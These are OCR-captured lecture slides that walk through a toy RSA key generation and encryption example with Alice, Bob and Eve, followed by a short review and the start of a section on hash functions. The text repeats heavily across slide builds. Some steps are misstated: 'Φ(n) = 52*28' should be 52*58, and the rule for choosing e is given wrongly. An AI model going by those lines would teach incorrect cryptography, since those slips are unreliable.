
p = 53
q = 59
n = 3127

Φ(n) = number of values less than n which are *relatively prime* to n

The Φ(n) of a product of two prime numbers will always be (p-1)(q-1)

Step 1: Choose two large primer numbers, p and q
Step 2: Calculate the product n
Step 3: Calculate **Φ(n)**

Asymmetric Cryptography (RSA)



p = 53
q = 59
n = 3127
Φ(n) = 52*28 = 3016

Φ(n) = number of values less than n which are *relatively prime* to n

The Φ(n) of a product of two prime numbers will always be (p-1)(q-1)


Step 1: Choose two large primer numbers, p and q
Step 2: Calculate the product n
Step 3: Calculate **Φ(n)**


Asymmetric Cryptography (RSA)

$\Phi(n)$ = number of values less than n which are *relatively prime* to n


Eve's stolen goods

Alice





Bob



p = 53
q = 59
n = 3127
$\Phi(n)$ = 3016


e = 1 < e < **$\Phi(n)$**
Not be a factor of n, but an integer


Step 1: Choose two large primer numbers, p and q
Step 2: Calculate the product n
Step 3: Calculate **$\Phi(n)$**
Step 4: Choose public exponent **e**

Asymmetric Cryptography (RSA)

$\Phi(n)$ = number of values less than n which are *relatively prime* to n


Alice





Eve's stolen goods

Bob



p = 53
q = 59
n = 3127
$\Phi(n)$ = 3016
e = 3

e = 1 < e < **Φ(n)**
Not be a factor of n, but an integer


Step 1: Choose two large primer numbers, p and q
Step 2: Calculate the product n
Step 3: Calculate **Φ(n)**
Step 4: Choose public exponent **e**


Asymmetric Cryptography (RSA)

$\Phi(n)$ = number of values less than n which are *relatively prime* to n


Eve's stolen goods

Alice





Bob



p = 53
q = 59
n = 3127
$\Phi(n)$ = 3016
e = 3

$$d = \frac{K * \Phi(n) + 1}{e}$$


Step 1: Choose two large primer numbers, p and q
Step 2: Calculate the product n
Step 3: Calculate **Φ(n)**
Step 4: Choose public exponent **e**
Step 5: Select private exponent d


K = some integer that will make the quotient an integer

Asymmetric Cryptography (RSA)

$\Phi(n)$ = number of values less than n which are *relatively prime* to n


Alice





Eve's stolen goods

Bob



p = 53
q = 59
n = 3127
$\Phi(n)$ = 3016
e = 3

$$d = \frac{2 * 3016 + 1}{3}$$


Step 1: Choose two large primer numbers, p and q
Step 2: Calculate the product n
Step 3: Calculate **Φ(n)**
Step 4: Choose public exponent **e**
Step 5: Select private exponent d

K = some integer that will make the quotient an integer


Asymmetric Cryptography (RSA)

$\Phi(n)$ = number of values less than n which are *relatively prime* to n


Alice



Eve's stolen goods



Bob



p = 53
q = 59
n = 3127
$\Phi(n)$ = 3016
e = 3
d = 2011

$$d = \frac{2 * 3016 + 1}{3}$$


Step 1: Choose two large primer numbers, p and q
Step 2: Calculate the product n
Step 3: Calculate **Φ(n)**
Step 4: Choose public exponent **e**
Step 5: Select private exponent d


K = some integer that will make the quotient an integer

Asymmetric Cryptography (RSA)

Φ(n) = number of values less than n which are *relatively prime* to n


Alice





Eve's stolen goods

Bob



Alice's Public Key

n = 3127
e = 3

Secret Information

p = 53
q = 59
Φ(n) = 3016
d = 2011


Asymmetric Cryptography (RSA)


$\Phi(n)$ = number of values less than n which are *relatively prime* to n


Eve's stolen goods

Alice

Bob







Alice's Public Key

n = 3127
e = 3

Bob has a message to send to Alice

HI → 89

Message must be converted into a number


Secret Information

p = 53
q = 59
$\Phi(n) = 3016$
d = 2011

Asymmetric Cryptography (RSA)


$\Phi(n)$ = number of values less than n which are *relatively prime* to n

Eve's stolen goods




n = 3127
e = 3

Alice



Bob



Alice's Public Key

n = 3127
e = 3

Bob has a message to send to Alice

89

Use Alice's Public Key to encrypt

$m^e \bmod 3127$

Secret Information

p = 53
q = 59
$\Phi(n)$ = 3016
d = 2011

Asymmetric Cryptography (RSA)

Φ(n) = number of values less than n which are *relatively prime* to n

Eve's stolen goods

n = 3127
e = 3

Alice

Bob

Alice's Public Key

n = 3127
e = 3

Bob has a message to send to Alice

89

Use Alice's Public Key to encrypt

$89^3 \bmod 3127$

$C = 1394$


Secret Information

p = 53
q = 59
Φ(n) = 3016
d = 2011

Asymmetric Cryptography (RSA)


$\Phi(n)$ = number of values less than n which are *relatively prime* to n

Alice




p = 53
q = 59
$\Phi(n) = 3016$
d = 2011

Eve's stolen goods



n = 3127
e = 3
c=1394

Bob



Alice's Public Key

n = 3127
e = 3

Bob has a message to send to Alice

89

Use Alice's Public Key to encrypt

$$89^3 \bmod 3127$$

$$C = 1394$$

$$1394^{2011} \bmod 3127$$

Alice decrypts message using her private key

Asymmetric Cryptography (RSA)

$\Phi(n)$ = number of values less than n which are *relatively prime* to n

Alice

p = 53
q = 59
$\Phi(n)$ = 3016
d = 2011

Eve's stolen goods

n = 3127
e = 3
c=1394

Bob

Alice's Public Key

n = 3127
e = 3

Bob has a message to send to Alice

89

Use Alice's Public Key to encrypt

$89^3 \bmod 3127$

$C = 1394$


$1394^{2011} \bmod 3127 = \mathbf{89}$ ✓

Alice decrypts message using her private key


Asymmetric Cryptography (RSA)

$\Phi(n)$ = number of values less than n which are *relatively prime* to n

Alice




p = 53
q = 59
$\Phi(n) = 3016$
d = 2011



Eve's stolen goods

n = 3127
e = 3
c=1394

Bob



Alice's Public Key

n = 3127
e = 3

Bob has a message to send to Alice

89

Alice's Private Key

n = 3127
d = 2011

What does eve know??

$???^3 \bmod 3127 = 1394$

These is very difficult to figure out, since she does not know the factorization of n

Use Alice's Public Key to encrypt


$89^3 \bmod 3127$

$C = 1394$

Asymmetric Cryptography (RSA)

We now have a method for sending secure messages over a possibly unsecure channel!

Limitation of RSA: Can only encrypted data that is smaller or equal to key length (< 2048 bits)




Asymmetric Cryptography (RSA)

We now have a method for sending secure messages over a possibly unsecure channel!

Limitation of RSA: Can only encrypted data that is smaller or equal to key length (< 2048 bits)

What could we encrypt instead??




Asymmetric Cryptography (RSA)

We now have a method for sending secure messages over a possibly unsecure channel!

Limitation of RSA: Can only encrypted data that is smaller or equal to key length (< 2048 bits)


What could we encrypt instead??

The key for a symmetric cryptography algorithm! (< 2048 bits)




Announcements


- Last day to drop the class with a “W” grade is **tomorrow**
- Ran into a snafu with PA4, will move discussion to Friday
- Wireshark stuff?



Review




- Same key used for encrypting and decrypting
- Using block ciphers (AES), we can encrypt an arbitrary size of data
- Issue: How to securely share secret keys with each other?



- Two keys: Public Key (a lock), and a price key (the key)
- Public key is used to encrypt. Private key used to decrypt message
- Using math, we can securely send messages over an unsecure channel without sharing any sensitive information
- Issue: We can not encrypt stuff bigger than our key (2048 bits)

- Often times, symmetric and asymmetric cryptography are used **together**

(use RSA to send the key for symmetric crypto!)



Today's Goals:


- We need a way to make sure our message does not get tampered with before arrival (**message integrity**)
- We need to find a way to make sure Bob knows these messages are truly coming from Alice (and not someone lying) → **Authentication**

Hash Functions

Hash Functions map arbitrary size data to data of fixed size

- An essential building block in cryptography, with desirable practical and security properties

Ex. **f(x) = x mod 100**



